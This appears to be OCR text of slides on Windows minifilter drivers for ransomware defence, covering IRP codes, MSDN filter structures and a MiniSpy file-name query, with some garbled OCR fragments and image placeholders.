
Lower Filter Driver A

Bus Driver

> WINDOWS DRIVER - MINIFILTER


- IRP(I/O Request Packets) work flow in Windows OS :

Calculate drivers number and allocate IRP, then dispatcher to
- WDF
- function driver



source : MSDN

> WINDOWS DRIVER → MINIFILTER



1985, SPIN OS

- Extension Register
- Kernel Dispatcher
- CommunicationUK
- Degree (Altitude)
- Events
- Handlers

> IRP

- IRP_MJ_DIRECTORY_CONTROL
- IRP_MJ_READ
- IRP_MJ_WRITE
- IRP_MJ_QUERY_INFORMATION
- IRP_MJ_SET_INFORMATION
- IRP_MJ_CREATE
- IRP_MJ_CLEANUP
- IRP_MJ_CLOSE
- IRP_MJ_DEVICE_CONTROL
- IRP_MJ_LOCK_CONTROL
- IRP_MJ_SET_VOLUME_INFORMATION
- IRP_MJ_QUERY_SECURITY
- IRP_MJ_SET_EA
- ……

> IRP

```
typedef struct _FLT_CALLBACK_DATA {
  FLT_CALLBACK_DATA_FLAGS        Flags;
  const PETHREAD                 Thread;
  const PFLT_IO_PARAMETER_BLOCK  Iopb;
  IO_STATUS_BLOCK                IoStatus;
  struct _FLT_TAG_DATA_BUFFER  *TagData;
  union {
    struct {
      LIST_ENTRY QueueLinks;
      PVOID      QueueContext[2];
    };
    PVOID  FilterContext[4];
  };
  KPROCESSOR_MODE                RequestorMode;
} FLT_CALLBACK_DATA, *PFLT_CALLBACK_DATA;
```

```
  UCHAR           OperationFlags;
  UCHAR           Reserved;
  PFILE_OBJECT    TargetFileObject;
  PFLT_INSTANCE   TargetInstance;
  FLT_PARAMETERS Parameters;
} FLT_IO_PARAMETER_BLOCK, *PFLT_IO_PARAMETER_BLOCK;
```

```
typedef struct _FLT_TAG_DATA_BUFFER {
  ULONG  FileTag;
  USHORT TagDataLength;
  USHORT UnparsedNameLength;
  union {
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      ULONG  Flags;
      WCHAR  PathBuffer[1];
    } SymbolicLinkReparseBuffer;
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      WCHAR  PathBuffer[1];
    } MountPointReparseBuffer;
    struct {
      UCHAR DataBuffer[1];
    } GenericReparseBuffer;
    struct {
      GUID  TagGuid;
      UCHAR DataBuffer[1];
    } GenericGUIDReparseBuffer;
  };
} FLT_TAG_DATA_BUFFER, *PFLT_TAG_DATA_BUFFER;
```

RANSOMWARE DEFEND

Write Buffer

Prevent ransomware, we can use these information to compare entropy & sdhash

> INFO OF FILE

Use these information to determine file should be backup or not (size, position, format)

```
//  NOTE: By default, we use the query method
//  FLT_FILE_NAME_QUERY_ALWAYS_ALLOW_CACHE_LOOKUP
//  because MiniSpy would like to get the name as much as possible, but
//  can cope if we can't retrieve a name.  For a debugging type filter,
//  like Minispy, this is reasonable, but for most production filters
//  who need names reliably, they should query the name at times when it
//  is known to be safe and use the query method
//  FLT_FILE_NAME_QUERY_DEFAULT.
//

if (FltObjects->FileObject != NULL) {

    status = FltGetFileNameInformation(Data,
        FLT_FILE_NAME_NORMALIZED |
        MiniSpyData.NameQueryMethod,
        &nameInfo);

}
```


source: MSDN

```
typedef struct _FLT_FILE_NAME_INFORMATION {
  USHORT                      Size;
  FLT_FILE_NAME_PARSED_FLAGS  NamesParsed;
  FLT_FILE_NAME_OPTIONS       Format;
  UNICODE_STRING              Name;
  UNICODE_STRING              Volume;
  UNICODE_STRING              Share;
  UNICODE_STRING              Extension;
  UNICODE_STRING              Stream;
  UNICODE_STRING              FinalComponent;
  UNICODE_STRING              ParentDir;
} FLT_FILE_NAME_INFORMATION, *PFLT_FILE_NAME_INFORMATION;
```


BACKUP SYS


DRIVER DEBUG

